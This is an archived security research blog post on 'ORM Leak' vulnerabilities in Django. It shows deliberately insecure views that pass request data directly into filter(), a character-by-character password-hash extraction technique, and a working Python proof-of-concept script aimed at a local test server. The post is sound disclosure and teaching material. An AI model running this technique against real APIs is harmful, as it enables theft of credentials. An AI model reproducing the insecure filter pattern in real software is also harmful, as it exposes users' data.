plORMbing your Django ORM

plORMbing your Django ORM - Alex Brown, elttam.com.

- Published: date not stated
- Original: <https://www.elttam.com/blog/plormbing-your-django-orm/>
- Current location: <https://www.elttam.com/blog/plormbing-your-django-orm>
- Preserved from: https://www.elttam.com/blog/plormbing-your-django-orm (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

plORMbing your Django ORM - elttam

By

Alex Brown

June 23, 2024

plORMbing your Django ORM

Part one of a series about ORM Leak vulnerabilities and attacking the Django ORM to leak sensitive data

ORM

ORM Leaks

Django

web

TOC Element

Introduction

Recently, we've been discovering a variety of vulnerabilities regarding the insecure use of Object Relational Mappers (ORMs) that could be exploited to dump sensitive information. These issues were introduced when developers assumed that ORMs are safe from SQL injection and did not consider the possibility that allowing un-validated user inputs into *"safe"* ORM methods could introduce a security risk.

Well surprise... your ORM can introduce other vulnerabilities as well...

In this article series we will introduce you to the vulnerability class that we will call **ORM Leaks**, where an insecure use of an ORM that does not validate user inputs beforehand could result in leaking out sensitive data. This article is part one of two about ORM Leaks, where the focus for this part would be on the Django ORM and how a **relational filtering attack** could be used to leak out sensitive data.

*So call your ***plORMber** because we have some ORM Leaks to fix!*

Previous Research

Previous research into **ORM Leak** vulnerabilities have been limited, since the vulnerability class has only been investigated in the past two years.

One of the first articles about an ORM Leak vulnerability was published in January 2023 by Positive Security called Ransacking your password reset tokens. This article was about how the default configuration of the Ransack library used the Active Record ORM insecurely and could be exploited to leak out sensitive fields from related models. The scope of that research was limited just to the Ransack library, that has since added allowlisting of queryable attributes and associations in Ransack v4.0.0.

Shortly before Positive Security published their research into the Ransack library, I started to disclose my suite of vulnerabilities to Strapi, where CVE-2023-22894 was an ORM Leak vulnerability that could be exploited to leak administrator password reset tokens and take over a Strapi instance. Below are a list of articles that I have published on my personal blog about Strapi vulnerabilities that my friend Boegie19 and I had discovered.

- Multiple Critical Vulnerabilities in Strapi Versions <=4.7.1
- CVE-2023-34235: Bypassing Filter Validation in Strapi <= v4.10.7

Unfortunately for Strapi, the CMS was built on the flawed use of its ORM and the mitigation strategy they had implemented to resolve my original vulnerabilities still left the possibility of edge cases still being vulnerable. These edge cases are still being discovered with the most recent disclosures being listed below:

- CVE-2023-36472
- CVE-2024-29181

Since my Strapi research in early 2023, I have personally discovered other ORM Leak vulnerabilities or heard from other researchers about vulnerabilities they have discovered in open-source projects with some examples listed below:

- CVE-2023-47117: Label Studio ORM Leak
- CVE-2023-31133: Ghost CMS ORM Leak
- CVE-2023-30843: Payload CMS ORM Leak

Since there have already been a number of disclosed vulnerabilities about the insecure use of ORMs and we have been identifying these issues during our engagements at elttam, we decided to conduct further research about the vulnerability class.

The goal of this research was to:

- Define what is an ORM Leak vulnerability and the conditions required to exploit it.
- Demonstrate a variety of attack methodologies that target different ORMs and database management systems (DBMS) to leak sensitive data.
- Establish the foundation for future research into investigating ORM Leaks.

What are ORMs

Object Relational Mappers (ORMs) are libraries that allow developers to easily store code objects on backend databases, and their use is ubiquitous across software development.ORMs introduce a layer of abstraction for developers so they no longer have to write SQL statements in their code and can encapsulate data operations using their chosen programming language.They do this by providing an API to developers that allow defining how data is stored in the database and related to each other in **schema/model** files that is then mapped to code objects (this is termed as the **mapping logic**).Generally ORMs need to support a variety of different database connectors so developers are free to choose their preferred database management system (DBMS), e.g. PostgreSQL, MySQL, MariaDB or SQLite.To do this, ORMs have a sub-system within the mapping logic that handles building queries called the **query builder**.The **query builder** handles query operations and in most cases mitigates against SQL injection vulnerabilities, which is one of the key reasons why ORMs are recommended for development.

To assist with understanding how ORMs work from the developer perspective lets go through an example Python web application.

Example Django ORM Implementation

Let's say a Python developer wants to write a blog website for people to publish their articles and wants to add a search functionality to their application.If the developer did not want to use an ORM, then the developer would have to write SQL statements within their code like below.

```
def search_articles(search_term: str) -> list[dict]:
    results = []
    with get_db_connection() as conn:
        with conn.cursor() as cursor:
            cursor.execute('SELECT title, body FROM articles WHERE title LIKE %s', (f'%{search_term}%',))
            rows = cursor.fetchall()

            for row in rows:
                results.append({
                    'title': row[0],
                    'body': row[1]
                })
    return results
```

This is fine for most simple use cases, but for more complex data structures and querying a developer with specialised SQL knowledge would be required to write the SQL statements.Alternatively, an ORM like the Django ORM for the Django web framework could be used to write queries within the application code instead of using SQL statements. We can define the structure of how data is stored on the database in a **model** file, with an example `Article` model along with its serializer and view shown in the code snippet below.

`models/article.py`

```
from django.db import models

class Article(models.Model):
    '''
        The data model for Articles
    '''
    title = models.CharField(max_length=255)
    body = models.TextField()

    class Meta:
        ordering = ['title']
```

`serializers/article.py`

```
class ArticleSerializer(serializers.ModelSerializer):
    '''
        How objects of the Article model are serialized into other data types (e.g. JSON)
    '''
    class Meta:
        model = Article
        fields = ('title', 'body')
```

`views/article.py`

```
class ArticleView(APIView):
    '''
        Some basic API view that users send requests to for searching for articles
    '''
    def post(self, request: Request, format=None):
        # Returns the search URL parameter if present otherwise it is set to None
        search_term = request.data.get('search', None)
        if search_term is not None:
            articles = Article.objects.filter(title__contains=search_term)
        else:
            articles Article.objects.all()
        serializer = ArticleSerializer(articles, many=True)
        return Response(serializer.data)
```

That already looks so much prettier.

The other really useful thing about ORMs is the **relational** component of ORMs where you can easily program relationships between different models, which makes complex data structures a lot easier to query and store on databases.Continuing with our Django ORM example, let's say we want to add the following `Category` and `Author` models as relations to our `Article` model:

`Category` model

```
from django.db import models

class Category(models.Model):
    name = models.CharField(max_length=255)
```

`Author` model

```python
from django.db import models
from django.contrib.auth.models import User
from app.models.department import Department

class Author(models.Model):
    # An one-to-one mapping to the user that is associated to this author
    # Reason why this is done is because for Django it is not recommended to modify the User model
    user = models.OneToOneField(User, on_delete=models.CASCADE)

    # An example how users could be organised into different groups
    # In this example users are organised into Departments they work for
    departments = models.ManyToManyField(Department, related_name='employees')

    def __str__(self) -> str:
        return f'{self.user.username}'
```

`Department` model


```python
from django.db import models

class Department(models.Model):
    name = models.CharField(max_length=255)

    def __str__(self) -> str:
        return f'{self.name}'
```

We can then easily define the relational mappings in our `Article` model now, as shown below:

New `Article` model

```python
from django.db import models
from app.models.author import Author
from app.models.category import Category

class Article(models.Model):
    title = models.CharField(max_length=255)
    body = models.TextField()
    categories = models.ManyToManyField(Category, related_name='articles')
    created_by = models.ForeignKey(Author, on_delete=models.CASCADE)

    def __str__(self) -> str:
        return f'{self.title}-{self.created_by.user.username}'

    class Meta:
        ordering = ['title']
```

To help understand how all of these different models are related to each other, I created the following diagram that shows the relations. The `User` model is highlighted in pink since it is builtin model for the Django framework.



Now if the developer wants to allow users to search either by the Author's username, category, or the title of an article they could write the following code.

```python
class ArticleView(APIView):
    '''
        Some basic API view that users send requests to for
        searching for articles
    '''
    def post(self, request: Request, format=None):
        title_search = request.data.get('title', '')
        author_search = request.data.get('author', '')
        category_search = request.data.get('category', '')

        articles = Article.objects.filter(
            title__contains=title_search,
            # Search by username in the related User object in the Author
            # object stored in the created_by for the Article
            created_by__user__username__contains=author_search,
            # Search by categories that contain the search term
            categories__name__contains=category_search
        )

        serializer = ArticleSerializer(articles, many=True)
        return Response(serializer.data)
```

The convenience of ORMs by abstracting away from the SQL statement generation allows developers to focus their development time on application logic rather than writing SQL statements.

This convenience can be a curse in disguise.

Let's say the developer making this blog website gets approached by their senior with the following requirements:

- We want a robust API to allow users to filter by any field in the `Article` model.
- We will also be constantly changing the `Article` and other related models with new fields as the application is being developed, and want the API to support these changes without needing any code modification.
- You have 2 hours to implement these requirements.

The developer might first cry, and then implement the following code to the view to allow users to filter by all the fields of the `Article` model.

```
class ArticleView(APIView):
    '''
        Some basic API view that users send requests to for
        searching for articles
    '''
    def post(self, request: Request, format=None):
        try:
            articles = Article.objects.filter(**request.data)
            serializer = ArticleSerializer(articles, many=True)
        except Exception as e:
            return Response([])
        return Response(serializer.data)
```

So what could go wrong here?

How can ORMs Leak

First we demonstrate how ORMs could be exploited to leak sensitive information continuing with Django as an example.I will begin with a basic mistake that developers sometimes make where records of a `User` model could be filtered.

```
from rest_framework.views import APIView
from rest_framework.request import Request
from rest_framework.response import Response
from django.contrib.auth.models import User
from app.serializers import UserSerializer

class UserView(APIView):
    '''
        A lovely view to see our users
    '''

    def post(self, request: Request, format=None):
        '''
            Query users
        '''
        try:
            users = User.objects.filter(**request.data)
            serializer = UserSerializer(users, many=True)
        except Exception as e:
            print(e)
            return Response([])
        return Response(serializer.data)
```

The issue here is that the Django ORM uses a **keyword parameter syntax** for building the `QuerySet`.Because of the the unpack operator (`**`), a user can control the keyword arguments for the `filter` method to filter what they are looking for.There are other ways you can build user generated filters using QuerySets, but the unpack operator is the simplest to use for demonstration purposes.


Fortunately, in this case the developer did not return all fields in the `serializer` and only returned the `name` and `username` of a `User` object.

```
from rest_framework import serializers
from django.contrib.auth.models import User


class UserSerializer(serializers.ModelSerializer):
    '''
        Use serializer
    '''
    class Meta:
        model = User
        fields = ('username', 'first_name', 'last_name')
```

However, the `User` model has a lot more fields that contain some *juicy* data such as **`password`**.We also have control over the keyword arguments to the `filter` method, so there is nothing stopping us filtering by user's passwords with **`password`**.We do not know the exact value of the password, so we need to use a filter **operator** that matches a fragment of a user's `password`.Luckily Django provides a **`startswith`** operator to match the start of a field so we could leak out the full `password` **character by character**.


Let's go over an example of leaking out the password for a user with the username `karen`.The following POST request would filter the users that have the username `karen` and if the **password started with the character `a`**.This should return an empty list since Django password hashes had the prefix `pbkdf2_sha256$`.

POST request filtering users that have the username `karen` and passwords that started with `a` that returned the expected empty list




When we filter if the **password started with the character** `p` a non-empty list would be returned since it matched the start of the password prefix.This is known as a **filter oracle**, since the change in response length indicated the matching of a character to a value we wanted to leak.

POST request filtering users that have the username `karen` *and passwords that started with* `p` *that returned a non-empty list that indicated the password started with* `p`



The process can be repeated with the next character in the `password` until we see that response change again when we filtered by `pb`.



Once we have confirmed that we can leak out the user's password character by character by exploiting this ORM Leak vulnerability, we can write up a PoC script that makes a really cool exploit GIF.

Basic PoC exploiting an ORM Leak

```python
import requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor

TARGET = 'http://127.0.0.1:8000/api/user/?format=json'
CHARS = string.ascii_letters + string.digits + '$/=+_'
THREADS = 20

def worker(username: str, known_dumped: str, c: str) -> tuple[bool, str]:
    r = requests.post(
        TARGET,
        json={
            'username': username,
            'password__startswith': known_dumped + c
        }
    )
    r_json: dict = r.json()
    return len(r_json) > 0, known_dumped + c

def exploit(username: str):
    dumped_value = ''
    print(f'\r{Fore.GREEN}username: {Fore.BLUE}{Style.BRIGHT}{username}{Style.RESET_ALL}')
    print(f'\r{Fore.RED}password: {Fore.YELLOW}{Style.BRIGHT}{dumped_value}{Style.RESET_ALL}', end='')
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = executor.map(worker, [username]*len(CHARS), [dumped_value]*len(CHARS), CHARS)

            for result in futures:
                was_success = result[0]
                test_substring = result[1]
                print(f'\r{Fore.RED}password: {Fore.YELLOW}{Style.BRIGHT}{test_substring}{Style.RESET_ALL}', end='')
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    break

        if not found:
            break
    print(f'\r{Fore.RED}password: {Fore.YELLOW}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')

def main():
```

```
    exploit('karen')

if __name__ == '__main__':
    main()
```

[image: image]

This example establishes a clear definition for the conditions of an ORM Leak vulnerability.

Conditions for an ORM Leak Vulnerability

- The attacker can control the column to filter results by.
- The ORM supports an operator that matches a fragment of a value. Suitable operators use the `LIKE` SQL condition in the generated query, perform regex matching with attacker controlled patterns or allow comparison operators such as `<`, `>`.
- The attacker can control the operator for a filter.
- The queried model has a sensitive field that was not intended to be leaked.

All 4 of these conditions are required to have an impactful ORM Leak vulnerability.However, the flaw demonstrated in this example is considered trivial and where things get interesting is when we look at the **Relational** part of “Object Relational Mapper”.

Relational Filtering Attacks for the Django ORM

There has been a trend for building robust filtering features within web APIs, especially for untyped languages such as Python and JavaScript because untyped languages are more dynamic in nature than typed languages.To satisfy these growing requirements and the general push for simplifying software development, some ORMs have introduced new features that allow easier querying across relations and **new threats**.

If an ORM supports **filtering objects** by the **value of a field on a related model** without needing to enable this relational filtering in the code, then an attacker could **chain relational fields to then access sensitive data** in what we call a **relational filtering attack**.

In this section, I will go over the variety of **relational filtering attacks** that could be done on the Django ORM that were investigated during this research project.


Basic Relational Filtering Attack

Let’s go back to where we left our Django ORM example at the beginning of this article, we had the following code for our `ArticleView` that allowed the users to filter the `Article` objects.


```
class ArticleView(APIView):
    '''
        Some basic API view that users send requests to for
        searching for articles
    '''
    def post(self, request: Request, format=None):
        try:
            articles = Article.objects.filter(**request.data)
            serializer = ArticleSerializer(articles, many=True)
        except Exception as e:
            return Response([])
        return Response(serializer.data)
```

What makes things *spicy* here is that the Django ORM supports relational filtering, which enables the attacker to perform a relational filtering attack on a related field.

Let's take another look at the diagram that showed the relationships between the models and plan a relational filtering attack.




We are filtering for objects on the `Article` model so that is our **entrypoint**. We also have a one-to-one mapping to the `Author` model via the **`created_by`** field in the `Article` model. The `Author` model also has a one-to-one mapping to the Django `User` model by the **`user`** field that has a very *juicy* **`password`** field that we would like to extract. We now have a possible attack path to the **`password`** of the user that created an `Article` as highlighted below.



Converting this into our **relational filtering attack** payload for the Django ORM, our payload would be `created_by__user__password` in order to filter by the password hash of a user that created an Article using either the `contains`, `startswith` or `regex` Django ORM operators.

Let's confirm this, first we check that an empty response is when returned when we try to filter by a substring that would not be in a password hash (e.g. `DEFINITELY_NOT_IN_PASSWORD`).



